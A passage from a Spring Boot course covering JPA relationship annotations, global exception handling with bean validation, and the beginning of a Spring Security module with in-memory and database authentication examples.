        emp2.setSalary(new BigDecimal("80000"));

        // Add employees to department
        department.addEmployee(emp1);
        department.addEmployee(emp2);

        // Save (cascade will save employees too)
        return departmentRepository.save(department);
    }

    public void removeEmployeeFromDepartment(Long departmentId, Long employeeId) {
        Department department = departmentRepository.findById(departmentId)
            .orElseThrow(() -> new RuntimeException("Department not found"));

        Employee employee = department.getEmployees().stream()
            .filter(e -> e.getId().equals(employeeId))
            .findFirst()
            .orElseThrow(() -> new RuntimeException("Employee not found"));

        department.removeEmployee(employee);
        departmentRepository.save(department);
    }
}
```

### @ManyToMany Relationship

**Scenario:** Many Students can enroll in Many Courses

```
// Student.java
@Entity
@Table(name = "students")
public class Student {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @Column(nullable = false)
    private String name;

    @Column(unique = true)
    private String email;

    // ManyToMany relationship (owning side)
    @ManyToMany(cascade = {CascadeType.PERSIST, CascadeType.MERGE})
    @JoinTable(
        name = "student_courses",                      // Join table name
        joinColumns = @JoinColumn(name = "student_id"), // This entity's FK
        inverseJoinColumns = @JoinColumn(name = "course_id") // Other entity's FK
    )
    private Set<Course> courses = new HashSet<>();

    // Helper methods
    public void enrollInCourse(Course course) {
        courses.add(course);
        course.getStudents().add(this);
    }

    public void unenrollFromCourse(Course course) {
        courses.remove(course);
        course.getStudents().remove(this);
    }

    // Constructors, getters, setters
}

// Course.java
@Entity
@Table(name = "courses")
public class Course {
    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @Column(nullable = false)
    private String title;

    @Column(unique = true)
    private String courseCode;

    private Integer credits;
```

```

    // ManyToMany relationship (inverse side)
    @ManyToMany(mappedBy = "courses")
    private Set<Student> students = new HashSet<>();

    // Constructors, getters, setters
}

```

## Database Structure:

```

-- students table
CREATE TABLE students (
    id BIGINT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(255) NOT NULL,
    email VARCHAR(255) UNIQUE
);

-- courses table
CREATE TABLE courses (
    id BIGINT PRIMARY KEY AUTO_INCREMENT,
    title VARCHAR(255) NOT NULL,
    course_code VARCHAR(50) UNIQUE,
    credits INT
);

-- Join table (created automatically by JPA)
CREATE TABLE student_courses (
    student_id BIGINT NOT NULL,
    course_id BIGINT NOT NULL,
    PRIMARY KEY (student_id, course_id),
    FOREIGN KEY (student_id) REFERENCES students(id),
    FOREIGN KEY (course_id) REFERENCES courses(id)
);

```

## Usage Example:

```

@Service
public class EnrollmentService {

    @Autowired
    private StudentRepository studentRepository;

    @Autowired
    private CourseRepository courseRepository;

    public void enrollStudentInCourses() {
        // Create or find student
        Student student = new Student();
        student.setName("Emma Wilson");
        student.setEmail("emma@university.edu");

```

```

// Create or find courses
Course javaCourse = new Course();
javaCourse.setTitle("Java Programming");
javaCourse.setCourseCode("CS101");
javaCourse.setCredits(3);

Course sqlCourse = new Course();
sqlCourse.setTitle("Database Systems");
sqlCourse.setCourseCode("CS201");
sqlCourse.setCredits(4);

// Save courses first
courseRepository.save(javaCourse);
courseRepository.save(sqlCourse);

// Enroll student in courses
student.enrollInCourse(javaCourse);
student.enrollInCourse(sqlCourse);

// Save student (cascade will update join table)
studentRepository.save(student);
}

public void unenrollStudentFromCourse(Long studentId, Long courseId) {
    Student student = studentRepository.findById(studentId)
        .orElseThrow(() -> new RuntimeException("Student not found"));

    Course course = courseRepository.findById(courseId)
        .orElseThrow(() -> new RuntimeException("Course not found"));

    student.unenrollFromCourse(course);
    studentRepository.save(student);
}

public List<Course> getStudentCourses(Long studentId) {
    Student student = studentRepository.findById(studentId)
        .orElseThrow(() -> new RuntimeException("Student not found"));

    return new ArrayList<>(student.getCourses());
}

public List<Student> getCourseStudents(Long courseId) {
    Course course = courseRepository.findById(courseId)
        .orElseThrow(() -> new RuntimeException("Course not found"));

    return new ArrayList<>(course.getStudents());
}
}

```

## Relationship Annotations Explained

### @JoinColumn

- Specifies the foreign key column
- Used on the "owning side" of the relationship
- Attributes:
  - `name`: Foreign key column name
  - `referencedColumnName`: Referenced primary key column
  - `nullable`: Can the FK be null?
  - `unique`: Must FK be unique?

```
@ManyToOne
@JoinColumn(name = "department_id", referencedColumnName = "id", nullable = false)
private Department department;
```

## **@JoinTable**

- Defines the join table for @ManyToMany relationships
- Specifies:
  - Join table name
  - Join columns (FKs)

```
@ManyToMany
@JoinTable(
    name = "student_courses",
    joinColumns = @JoinColumn(name = "student_id"),
    inverseJoinColumns = @JoinColumn(name = "course_id")
)
private Set<Course> courses;
```

## **mappedBy**

- Used on the "inverse side" of bidirectional relationships
- Indicates which field owns the relationship
- The value is the field name in the owning entity

```
// In Department entity
@OneToMany(mappedBy = "department") // "department" is the field name in Employee
private List<Employee> employees;
```

## **Cascade Types**

Cascade determines what happens to related entities when you perform operations on the parent:

```
public enum CascadeType {
    PERSIST, // Save child when parent is saved
    MERGE,   // Update child when parent is updated
    REMOVE,  // Delete child when parent is deleted
}
```

```

    REFRESH, // Reload child when parent is reloaded
    DETACH, // Detach child when parent is detached
    ALL      // All of the above
}

```

## Examples:

```

// Cascade all operations
@OneToMany(mappedBy = "department", cascade = CascadeType.ALL)
private List<Employee> employees;

// Cascade only specific operations
@OneToMany(mappedBy = "department", cascade = {CascadeType.PERSIST,
CascadeType.MERGE})
private List<Employee> employees;

// No cascade (default)
@ManyToOne
private Department department;

```

## orphanRemoval

- When `true`, removes child entities that are no longer referenced by parent
- Only for `@OneToOne` and `@OneToMany`

```

@OneToMany(mappedBy = "department", cascade = CascadeType.ALL, orphanRemoval =
true)
private List<Employee> employees;

// If you remove an employee from the list and save the department,
// the employee record will be deleted from the database
department.getEmployees().remove(employee);
departmentRepository.save(department); // Employee is deleted

```

## Fetch Types

Determines when related entities are loaded from the database:

### **FetchType.LAZY (Default for collections)**

- Loads related entities only when accessed
- More efficient for large datasets
- Can cause `LazyInitializationException` if accessed outside transaction

### **FetchType.EAGER (Default for single entities)**

- Loads related entities immediately with parent
- Can cause performance issues with large datasets
- No `LazyInitializationException`

```

// Lazy loading (recommended for collections)
@OneToMany(mappedBy = "department", fetch = FetchType.LAZY)
private List<Employee> employees;

// Eager loading
@ManyToOne(fetch = FetchType.EAGER)
private Department department;

```

### Example:

```

@Service
public class DepartmentService {

    @Autowired
    private DepartmentRepository departmentRepository;

    @Transactional
    public void demonstrateFetchTypes() {
        // Load department
        Department dept = departmentRepository.findById(1L).orElseThrow();

        // If employees are LAZY, they're not loaded yet
        // This line triggers the database query
        List<Employee> employees = dept.getEmployees(); // Query executed here

        System.out.println("Employee count: " + employees.size());
    }

    // Without @Transactional, you'll get LazyInitializationException
    public void willCauseException() {
        Department dept = departmentRepository.findById(1L).orElseThrow();
        // Session closed here

        // This will throw LazyInitializationException
        List<Employee> employees = dept.getEmployees();
    }
}

```

### Solving LazyInitializationException:

#### Option 1: Use @Transactional

```

@Transactional
public Department getDepartmentWithEmployees(Long id) {
    Department dept = departmentRepository.findById(id).orElseThrow();
    dept.getEmployees().size(); // Force loading within transaction
    return dept;
}

```

## Option 2: Fetch Join in Query

```
@Repository
public interface DepartmentRepository extends JpaRepository<Department, Long> {

    @Query("SELECT d FROM Department d LEFT JOIN FETCH d.employees WHERE d.id = :id")
    Optional<Department> findByIdWithEmployees(@Param("id") Long id);
}
```

## Option 3: Entity Graph

```
@Repository
public interface DepartmentRepository extends JpaRepository<Department, Long> {

    @EntityGraph(attributePaths = {"employees"})
    Optional<Department> findById(Long id);
}
```

## Practice Exercise: E-Commerce System

Create entities for a simple e-commerce system with the following relationships:

1. **Customer** (1) ↔ (Many) **Order**
2. **Order** (1) ↔ (Many) **OrderItem**
3. **Product** (1) ↔ (Many) **OrderItem**
4. **Category** (1) ↔ (Many) **Product**

### Requirements:

- Use appropriate relationship annotations
- Include cascade operations where needed
- Implement bidirectional relationships with helper methods
- Use proper fetch types
- Create repository interfaces
- Write a service class to demonstrate CRUD operations

## Module 3.6: Exception Handling & Validation (4 hours)

**Objective:** Implement professional error handling and input validation in Spring Boot REST APIs.

### 3.6.1 Why Exception Handling Matters

#### Without proper exception handling:

- Application crashes expose stack traces to users

- Security vulnerabilities (internal paths, database structure revealed)
- Poor user experience (cryptic error messages)
- Difficult debugging (no structured logging)

#### With proper exception handling:

- User-friendly error messages
- Consistent error response format
- Security (no internal details leaked)
- Better monitoring and debugging

---

### 3.6.2 Spring Boot Default Error Handling

#### Default behavior when exception occurs:

```
@RestController
@RequestMapping("/api/users")
public class UserController {

    @GetMapping("/{id}")
    public User getUser(@PathVariable Long id) {
        // If user not found, throws exception
        return userRepository.findById(id)
            .orElseThrow(() -> new RuntimeException("User not found"));
    }
}
```

#### Default error response:

```
{
    "timestamp": "2024-12-06T10:30:00.000+00:00",
    "status": 500,
    "error": "Internal Server Error",
    "message": "User not found",
    "path": "/api/users/999"
}
```

#### Problems:

- Status code 500 (should be 404 for not found)
- Exposes internal structure
- No custom fields (error code, details)

---

### 3.6.3 Custom Exception Classes

#### Create domain-specific exceptions:

```

package com.example.exception;

public class ResourceNotFoundException extends RuntimeException {
    public ResourceNotFoundException(String message) {
        super(message);
    }

    public ResourceNotFoundException(String resource, String field, Object value)
    {
        super(String.format("%s not found with %s: '%s'", resource, field,
value));
    }
}

public class BadRequestException extends RuntimeException {
    public BadRequestException(String message) {
        super(message);
    }
}

public class UnauthorizedException extends RuntimeException {
    public UnauthorizedException(String message) {
        super(message);
    }
}

public class ForbiddenException extends RuntimeException {
    public ForbiddenException(String message) {
        super(message);
    }
}

public class ConflictException extends RuntimeException {
    public ConflictException(String message) {
        super(message);
    }
}

```

## Usage in Service:

```

@Service
public class UserService {

    @Autowired
    private UserRepository userRepository;

    public User findById(Long id) {
        return userRepository.findById(id)
            .orElseThrow(() -> new ResourceNotFoundException("User", "id", id));
    }
}

```

```

public User createUser(User user) {
    // Check if email already exists
    if (userRepository.existsByEmail(user.getEmail())) {
        throw new ConflictException("Email already registered: " +
user.getEmail());
    }
    return userRepository.save(user);
}

public void deleteUser(Long id) {
    if (!userRepository.existsById(id)) {
        throw new ResourceNotFoundException("User", "id", id);
    }
    userRepository.deleteById(id);
}
}

```

### 3.6.4 @ControllerAdvice for Global Exception Handling

**@ControllerAdvice** = Centralized exception handling for all controllers.

**Custom Error Response DTO:**

```

package com.example.dto;

import java.time.LocalDateTime;
import java.util.List;

public class ErrorResponse {
    private LocalDateTime timestamp;
    private int status;
    private String error;
    private String message;
    private String path;
    private List<String> details;

    public ErrorResponse() {
        this.timestamp = LocalDateTime.now();
    }

    public ErrorResponse(int status, String error, String message, String path) {
        this();
        this.status = status;
        this.error = error;
        this.message = message;
        this.path = path;
    }

    // Getters and setters
    public LocalDateTime getTimestamp() { return timestamp; }
    public void setTimestamp(LocalDateTime timestamp) { this.timestamp =
}
}

```

```

timestamp; }

public int getStatus() { return status; }
public void setStatus(int status) { this.status = status; }

public String getError() { return error; }
public void setError(String error) { this.error = error; }

public String getMessage() { return message; }
public void setMessage(String message) { this.message = message; }

public String getPath() { return path; }
public void setPath(String path) { this.path = path; }

public List<String> getDetails() { return details; }
public void setDetails(List<String> details) { this.details = details; }
}

```

### Global Exception Handler:

```

package com.example.exception;

import com.example.dto.ErrorResponse;
import org.springframework.http.HttpStatus;
import org.springframework.http.ResponseEntity;
import org.springframework.web.bind.annotation.ControllerAdvice;
import org.springframework.web.bind.annotation.ExceptionHandler;
import org.springframework.web.context.request.WebRequest;

@ControllerAdvice
public class GlobalExceptionHandler {

    // Handle ResourceNotFoundException (404)
    @ExceptionHandler(ResourceNotFoundException.class)
    public ResponseEntity<ErrorResponse> handleResourceNotFound(
        ResourceNotFoundException ex,
        WebRequest request) {

        ErrorResponse error = new ErrorResponse(
            HttpStatus.NOT_FOUND.value(),
            "Not Found",
            ex.getMessage(),
            request.getDescription(false).replace("uri=", ""))
    }

    return new ResponseEntity<>(error, HttpStatus.NOT_FOUND);
}

// Handle BadRequestException (400)
@ExceptionHandler(BadRequestException.class)
public ResponseEntity<ErrorResponse> handleBadRequest(
    BadRequestException ex,
    WebRequest request) {

```

```
ErrorResponse error = new ErrorResponse(
    HttpStatus.BAD_REQUEST.value(),
    "Bad Request",
    ex.getMessage(),
    request.getDescription(false).replace("uri=", ""))
);

return new ResponseEntity<>(error, HttpStatus.BAD_REQUEST);
}

// Handle ConflictException (409)
@ExceptionHandler(ConflictException.class)
public ResponseEntity<ErrorResponse> handleConflict(
    ConflictException ex,
    WebRequest request) {

    ErrorResponse error = new ErrorResponse(
        HttpStatus.CONFLICT.value(),
        "Conflict",
        ex.getMessage(),
        request.getDescription(false).replace("uri=", ""))
;

return new ResponseEntity<>(error, HttpStatus.CONFLICT);
}

// Handle UnauthorizedException (401)
@ExceptionHandler(UnauthorizedException.class)
public ResponseEntity<ErrorResponse> handleUnauthorized(
    UnauthorizedException ex,
    WebRequest request) {

    ErrorResponse error = new ErrorResponse(
        HttpStatus.UNAUTHORIZED.value(),
        "Unauthorized",
        ex.getMessage(),
        request.getDescription(false).replace("uri=", ""))
;

return new ResponseEntity<>(error, HttpStatus.UNAUTHORIZED);
}

// Handle ForbiddenException (403)
@ExceptionHandler(ForbiddenException.class)
public ResponseEntity<ErrorResponse> handleForbidden(
    ForbiddenException ex,
    WebRequest request) {

    ErrorResponse error = new ErrorResponse(
        HttpStatus.FORBIDDEN.value(),
        "Forbidden",
        ex.getMessage(),
        request.getDescription(false).replace("uri=", ""))
;
```

```

        return new ResponseEntity<>(error, HttpStatus.FORBIDDEN);
    }

    // Handle all other exceptions (500)
    @ExceptionHandler(Exception.class)
    public ResponseEntity<ErrorResponse> handleGlobalException(
        Exception ex,
        WebRequest request) {

        ErrorResponse error = new ErrorResponse(
            HttpStatus.INTERNAL_SERVER_ERROR.value(),
            "Internal Server Error",
            "An unexpected error occurred",
            request.getDescription(false).replace("uri=", ""))
    };

    // Log the actual exception for debugging
    System.err.println("Unexpected error: " + ex.getMessage());
    ex.printStackTrace();

    return new ResponseEntity<>(error, HttpStatus.INTERNAL_SERVER_ERROR);
}
}

```

### Now error responses are consistent:

```
GET /api/users/999
```

### Response (404):

```
{
  "timestamp": "2024-12-06T10:30:00.123",
  "status": 404,
  "error": "Not Found",
  "message": "User not found with id: '999'",
  "path": "/api/users/999"
}
```

---

### 3.6.5 Bean Validation with @Valid

#### Add validation dependency:

```
<dependency>
<groupId>org.springframework.boot</groupId>
```

```
<artifactId>spring-boot-starter-validation</artifactId>
</dependency>
```

## Common Validation Annotations:

```
package com.example.model;

import jakarta.validation.constraints.*;
import java.time.LocalDate;

public class UserRegistrationRequest {

    @NotNull(message = "Name is required")
    @NotBlank(message = "Name cannot be blank")
    @Size(min = 2, max = 50, message = "Name must be between 2 and 50 characters")
    private String name;

    @NotNull(message = "Email is required")
    @Email(message = "Email must be valid")
    private String email;

    @NotNull(message = "Password is required")
    @Size(min = 8, max = 100, message = "Password must be at least 8 characters")
    @Pattern(
        regexp = "^(?=.*[a-z])(?=.*[A-Z])(?=.*\\d)(?=.*[@$!%*?&])[A-Za-z\\d@$!%*?&]+",
        message = "Password must contain at least one uppercase, one lowercase, one digit, and one special character"
    )
    private String password;

    @NotNull(message = "Age is required")
    @Min(value = 18, message = "Age must be at least 18")
    @Max(value = 120, message = "Age must be less than 120")
    private Integer age;

    @NotNull(message = "Phone number is required")
    @Pattern(regexp = "^\\d{10}$", message = "Phone number must be 10 digits")
    private String phoneNumber;

    @Past(message = "Birth date must be in the past")
    private LocalDate birthDate;

    @AssertTrue(message = "You must accept terms and conditions")
    private Boolean acceptedTerms;

    @DecimalMin(value = "0.0", message = "Salary must be positive")
    @DecimalMax(value = "999999.99", message = "Salary is too high")
    private Double salary;

    // Getters and setters
}
```

## Common Validation Annotations:

Annotation	Purpose	Example
@NotNull	Cannot be null	@NotNull private String name;
@NotEmpty	Cannot be null or empty	@NotEmpty private List<String> items;
@NotBlank	Cannot be null, empty, or whitespace	@NotBlank private String name;
@Size	Size constraints	@Size(min=2, max=50)
@Min	Minimum value	@Min(18) private Integer age;
@Max	Maximum value	@Max(100)
@Email	Valid email format	@Email private String email;
@Pattern	Regex pattern	@Pattern(regexp="\d{10}")
@Past	Date in the past	@Past private LocalDate birthDate;
@Future	Date in the future	@Future private LocalDate eventDate;
@Positive	Positive number	@Positive private Integer quantity;
@Negative	Negative number	@Negative
@PositiveOrZero	Positive or zero	@PositiveOrZero
@AssertTrue	Must be true	@AssertTrue private Boolean accepted;
@AssertFalse	Must be false	@AssertFalse

## Using @Valid in Controller:

```
@RestController
@RequestMapping("/api/users")
public class UserController {

    @Autowired
    private UserService userService;

    // @Valid triggers validation
    @PostMapping("/register")
    public ResponseEntity<User> registerUser(
        @Valid @RequestBody UserRegistrationRequest request) {

        User user = userService.register(request);
        return ResponseEntity.status(HttpStatus.CREATED).body(user);
    }
}
```

If validation fails, Spring automatically throws `MethodArgumentNotValidException`.

### 3.6.6 Handling Validation Errors

Add validation error handling to `GlobalExceptionHandler`:

```
import org.springframework.validation.FieldError;
import org.springframework.web.bind.MethodArgumentNotValidException;
import java.util.HashMap;
import java.util.Map;
import java.util.stream.Collectors;

@ControllerAdvice
public class GlobalExceptionHandler {

    // ... other exception handlers ...

    // Handle validation errors (400)
    @ExceptionHandler(MethodArgumentNotValidException.class)
    public ResponseEntity<ErrorResponse> handleValidationErrors(
        MethodArgumentNotValidException ex,
        WebRequest request) {

        // Extract all field errors
        List<String> errors = ex.getBindingResult()
            .getFieldErrors()
            .stream()
            .map(error -> error.getField() + ": " + error.getDefaultMessage())
            .collect(Collectors.toList());

        ErrorResponse errorResponse = new ErrorResponse(
            HttpStatus.BAD_REQUEST.value(),
            "Validation Failed",
            "Input validation failed",
            request.getDescription(false).replace("uri=", ""))
        );
        errorResponse.setDetails(errors);

        return new ResponseEntity<>(errorResponse, HttpStatus.BAD_REQUEST);
    }

    // Alternative: Return map of field errors
    @ExceptionHandler(MethodArgumentNotValidException.class)
    public ResponseEntity<Map<String, Object>> handleValidationErrorsAsMap(
        MethodArgumentNotValidException ex) {

        Map<String, String> fieldErrors = new HashMap<>();

        ex.getBindingResult().getFieldErrors().forEach(error -> {
            fieldErrors.put(error.getField(), error.getDefaultMessage());
        });
    }
}
```

```

        Map<String, Object> response = new HashMap<>();
        response.put("timestamp", LocalDateTime.now());
        response.put("status", HttpStatus.BAD_REQUEST.value());
        response.put("error", "Validation Failed");
        response.put("fieldErrors", fieldErrors);

        return new ResponseEntity<>(response, HttpStatus.BAD_REQUEST);
    }
}

```

### Validation error response:

```

POST /api/users/register
Content-Type: application/json

{
    "name": "J",
    "email": "invalid-email",
    "password": "weak",
    "age": 15
}

```

### Response (400):

```

{
    "timestamp": "2024-12-06T10:30:00.123",
    "status": 400,
    "error": "Validation Failed",
    "message": "Input validation failed",
    "path": "/api/users/register",
    "details": [
        "name: Name must be between 2 and 50 characters",
        "email: Email must be valid",
        "password: Password must be at least 8 characters",
        "age: Age must be at least 18"
    ]
}

```

## 3.6.7 Custom Validators

### Create custom validation annotation:

#### Step 1: Create annotation

```
package com.example.validation;
```

```

import jakarta.validation.Constraint;
import jakarta.validation.Payload;
import java.lang.annotation.*;

@Target({ElementType.FIELD})
@Retention(RetentionPolicy.RUNTIME)
@Constraint(validatedBy = UniqueEmailValidator.class)
@Documented
public @interface UniqueEmail {

    String message() default "Email already exists";

    Class<?>[] groups() default {};

    Class<? extends Payload>[] payload() default {};
}

```

## Step 2: Create validator implementation

```

package com.example.validation;

import com.example.repository.UserRepository;
import jakarta.validation.ConstraintValidator;
import jakarta.validation.ConstraintValidatorContext;
import org.springframework.beans.factory.annotation.Autowired;

public class UniqueEmailValidator implements ConstraintValidator<UniqueEmail, String> {

    @Autowired
    private UserRepository userRepository;

    @Override
    public void initialize(UniqueEmail constraintAnnotation) {
        // Initialization logic if needed
    }

    @Override
    public boolean isValid(String email, ConstraintValidatorContext context) {
        if (email == null) {
            return true; // @NotNull handles null check
        }

        // Check if email already exists in database
        return !userRepository.existsByEmail(email);
    }
}

```

## Step 3: Use custom annotation

```

public class UserRegistrationRequest {

    @NotNull(message = "Email is required")
    @Email(message = "Email must be valid")
    @UniqueEmail // Custom validation
    private String email;

    // Other fields...
}

```

## Another Custom Validator Example: Password Confirmation

```

// Annotation
@Target({ElementType.TYPE})
@Retention(RetentionPolicy.RUNTIME)
@Constraint(validatedBy = PasswordMatchesValidator.class)
public @interface PasswordMatches {
    String message() default "Passwords don't match";
    Class<?>[] groups() default {};
    Class<? extends Payload>[] payload() default {};
}

// Validator
public class PasswordMatchesValidator
    implements ConstraintValidator<PasswordMatches, Object> {

    @Override
    public boolean isValid(Object obj, ConstraintValidatorContext context) {
        UserRegistrationRequest user = (UserRegistrationRequest) obj;
        return user.getPassword().equals(user.getConfirmPassword());
    }
}

// Usage
@PasswordMatches
public class UserRegistrationRequest {
    private String password;
    private String confirmPassword;
    // ...
}

```

---

### 3.6.8 Validation Groups

Use **validation groups** for different scenarios (e.g., create vs update).

**Define groups:**

```
public interface CreateValidation {}
public interface UpdateValidation {}
```

### Apply groups to constraints:

```
public class UserDTO {

    @Null(groups = CreateValidation.class, message = "ID must be null when
creating")
    @NotNull(groups = UpdateValidation.class, message = "ID is required when
updating")
    private Long id;

    @NotNull(groups = {CreateValidation.class, UpdateValidation.class})
    @Size(min = 2, max = 50)
    private String name;

    @NotNull(groups = CreateValidation.class, message = "Email is required")
    @Email(groups = {CreateValidation.class, UpdateValidation.class})
    private String email;

    @NotNull(groups = CreateValidation.class, message = "Password is required")
    @Size(min = 8, groups = CreateValidation.class)
    private String password;

    // Getters and setters
}
```

### Use groups in controller:

```
@RestController
@RequestMapping("/api/users")
public class UserController {

    @PostMapping
    public ResponseEntity<User> createUser(
        @Validated(CreateValidation.class) @RequestBody UserDTO userDTO) {
        // Validates with CreateValidation group
        User user = userService.create(userDTO);
        return ResponseEntity.status(HttpStatus.CREATED).body(user);
    }

    @PutMapping("/{id}")
    public ResponseEntity<User> updateUser(
        @PathVariable Long id,
        @Validated(UpdateValidation.class) @RequestBody UserDTO userDTO) {
        // Validates with UpdateValidation group
        User user = userService.update(id, userDTO);
        return ResponseEntity.ok(user);
    }
}
```

```
    }  
}
```

### 3.6.9 Complete Example: Error Handling & Validation

#### Project Structure:

```
src/main/java/com/example/  
└── controller/  
    └── UserController.java  
└── service/  
    └── UserService.java  
└── repository/  
    └── UserRepository.java  
└── model/  
    └── User.java  
└── dto/  
    ├── UserRegistrationRequest.java  
    └── ErrorResponse.java  
└── exception/  
    ├── GlobalExceptionHandler.java  
    ├── ResourceNotFoundException.java  
    ├── ConflictException.java  
    └── BadRequestException.java  
└── validation/  
    ├── UniqueEmail.java  
    └── UniqueEmailValidator.java
```

#### Complete UserController with validation:

```
@RestController  
@RequestMapping("/api/users")  
@Tag(name = "User API")  
public class UserController {  
  
    private final UserService userService;  
  
    public UserController(UserService userService) {  
        this.userService = userService;  
    }  
  
    @PostMapping("/register")  
    @Operation(summary = "Register new user")  
    public ResponseEntity<User> register(  
        @Valid @RequestBody UserRegistrationRequest request) {  
  
        User user = userService.register(request);  
        return ResponseEntity.status(HttpStatus.CREATED).body(user);  
    }  
}
```

```

@GetMapping("/{id}")
@Operation(summary = "Get user by ID")
public ResponseEntity<User> getUser(@PathVariable Long id) {
    User user = userService.findById(id);
    return ResponseEntity.ok(user);
}

@PutMapping("/{id}")
@Operation(summary = "Update user")
public ResponseEntity<User> updateUser(
    @PathVariable Long id,
    @Valid @RequestBody UserRegistrationRequest request) {

    User user = userService.update(id, request);
    return ResponseEntity.ok(user);
}

@DeleteMapping("/{id}")
@Operation(summary = "Delete user")
public ResponseEntity<Void> deleteUser(@PathVariable Long id) {
    userService.delete(id);
    return ResponseEntity.noContent().build();
}
}

```

### 3.6.10 Testing Exception Handling

**Test custom exceptions:**

```

@WebMvcTest(UserController.class)
class UserControllerTest {

    @Autowired
    private MockMvc mockMvc;

    @MockBean
    private UserService userService;

    @Test
    void getUser_NotFound_Returns404() throws Exception {
        // Arrange
        when(userService.findById(999L))
            .thenThrow(new ResourceNotFoundException("User", "id", 999L));

        // Act & Assert
        mockMvc.perform(get("/api/users/999"))
            .andExpect(status().isNotFound())
            .andExpect(jsonPath("$.status").value(404))
            .andExpect(jsonPath("$.error").value("Not Found"))
            .andExpect(jsonPath("$.message").value("User not found with id:"));
    }
}

```

```

'999'"));
}

@Test
void createUser_InvalidEmail_Returns400() throws Exception {
    // Arrange
    String invalidUserJson = """
        {
            "name": "John Doe",
            "email": "invalid-email",
            "password": "password123"
        }
    """;

    // Act & Assert
    mockMvc.perform(post("/api/users/register")
        .contentType(MediaType.APPLICATION_JSON)
        .content(invalidUserJson))
        .andExpect(status().isBadRequest())
        .andExpect(jsonPath("$.status").value("400"))
        .andExpect(jsonPath("$.error").value("Validation Failed"))
        .andExpect(jsonPath("$.details").isArray());
}
}

```

## Practice Exercises

**Exercise 1:** Create custom exceptions for your domain (e.g., InsufficientFundsException, ProductOutOfStockException).

**Exercise 2:** Add a GlobalExceptionHandler to your project with handlers for 404, 400, 409, and 500 errors.

**Exercise 3:** Create a Product entity with validation annotations (@NotNull, @Min, @Size, @Pattern).

**Exercise 4:** Implement a custom validator @ValidProductCode that checks if a product code follows a specific format (e.g., "PROD-XXXX" where X is a digit).

**Exercise 5:** Create validation groups for creating and updating products, where ID is null for create but required for update.

**Exercise 6:** Write unit tests for your exception handlers using MockMvc.

## Key Takeaways

1. **Custom exceptions** - Create domain-specific exception classes
2. **@ControllerAdvice** - Global exception handling for all controllers
3. **@ExceptionHandler** - Handle specific exception types
4. **ErrorResponse DTO** - Consistent error response structure
5. **@Valid** - Triggers bean validation on request bodies
6. **Validation annotations** - @NotNull, @Email, @Size, @Pattern, etc.

7. **Custom validators** - Create reusable validation logic
  8. **Validation groups** - Different validation rules for different scenarios
  9. **MethodArgumentNotValidException** - Handle validation errors globally
  10. **HTTP status codes** - Return appropriate status codes (400, 404, 409, 500)
- 

## Module 3.7: Spring Security (8 hours)

**Objective:** Implement authentication, authorization, and security best practices in Spring Boot applications.

### 1. Authentication vs Authorization (Review)

**Authentication** = "Who are you?" (Verifying identity)

**Authorization** = "What can you do?" (Verifying permissions)

**Real-World Analogy:**

- **Authentication:** Showing your ID at airport security (proving who you are)
- **Authorization:** Checking if your ticket allows you into first class (what you can access)

**Examples:**

Authentication:

- Login with username/password
- Login with fingerprint
- Login with OAuth (Google, Facebook)

Authorization:

- Admin can delete users
- Regular user can only view
- Manager can approve requests

### 2. Spring Security Architecture

**Security Filter Chain** = Series of filters that process requests before reaching your controller.

**Flow:**

```
HTTP Request
  ↓
SecurityContextPersistenceFilter (Restore security context)
  ↓
UsernamePasswordAuthenticationFilter (Process login)
  ↓
ExceptionTranslationFilter (Handle security exceptions)
  ↓
FilterSecurityInterceptor (Check authorization)
```

↓  
Your Controller (If authorized)

## Key Components:

1. **Authentication Manager** - Coordinates authentication
2. **Authentication Provider** - Performs actual authentication
3. **UserDetailsService** - Loads user data
4. **Security Context** - Stores authenticated user info
5. **Password Encoder** - Encodes/validates passwords

---

## 3. Setting Up Spring Security

### Add dependency:

```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-security</artifactId>
</dependency>
```

### Default behavior after adding dependency:

- ALL endpoints are protected
- Default username: **user**
- Default password: Generated in console logs

```
Using generated security password: a1b2c3d4-e5f6-g7h8-i9j0-k1l2m3n4o5p6
```

---

## 4. In-Memory Authentication

### Configure users in memory (for learning/testing):

```
package com.example.config;

import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;
import org.springframework.security.config.annotation.web.builders.HttpSecurity;
import org.springframework.security.core.userdetails.User;
import org.springframework.security.core.userdetails.UserDetails;
import org.springframework.security.core.userdetails.UserDetailsService;
import org.springframework.security.crypto.bcrypt.BCryptPasswordEncoder;
import org.springframework.security.crypto.password.PasswordEncoder;
import org.springframework.security.provisioning.InMemoryUserDetailsManager;
import org.springframework.security.web.SecurityFilterChain;
```

```

@Configuration
public class SecurityConfig {

    @Bean
    public SecurityFilterChain securityFilterChain(HttpSecurity http) throws
Exception {
        http
            .authorizeHttpRequests(auth -> auth
                .requestMatchers("/public/**").permitAll() // Allow public
endpoints
                .requestMatchers("/admin/**").hasRole("ADMIN") // Admin only
                .anyRequest().authenticated() // All other endpoints require
authentication
            )
            .formLogin(form -> form
                .loginPage("/login")
                .permitAll()
            )
            .logout(logout -> logout
                .permitAll()
            );
    }

    return http.build();
}

@Bean
public UserDetailsService userDetailsService() {
    // Create in-memory users
    UserDetails user = User.builder()
        .username("user")
        .password(passwordEncoder().encode("password"))
        .roles("USER")
        .build();

    UserDetails admin = User.builder()
        .username("admin")
        .password(passwordEncoder().encode("admin123"))
        .roles("ADMIN", "USER")
        .build();

    return new InMemoryUserDetailsManager(user, admin);
}

@Bean
public PasswordEncoder passwordEncoder() {
    return new BCryptPasswordEncoder();
}
}

```

## Endpoint Security Examples:

```

@RestController
public class DemoController {

```

```

// Anyone can access (configured as permitAll)
@GetMapping("/public/hello")
public String publicHello() {
    return "Hello, public!";
}

// Requires authentication (any role)
@GetMapping("/user/profile")
public String userProfile() {
    return "User profile";
}

// Requires ADMIN role
@GetMapping("/admin/dashboard")
public String adminDashboard() {
    return "Admin dashboard";
}

```

## 5. Database Authentication (UserDetailsService)

### Step 1: Create User Entity

```

package com.example.entity;

import jakarta.persistence.*;
import java.util.Set;

@Entity
@Table(name = "users")
public class AppUser {

    @Id
    @GeneratedValue(strategy = GenerationType.IDENTITY)
    private Long id;

    @Column(unique = true, nullable = false)
    private String username;

    @Column(nullable = false)
    private String password;

    @Column(nullable = false)
    private String email;

    @Column(nullable = false)
    private boolean enabled = true;

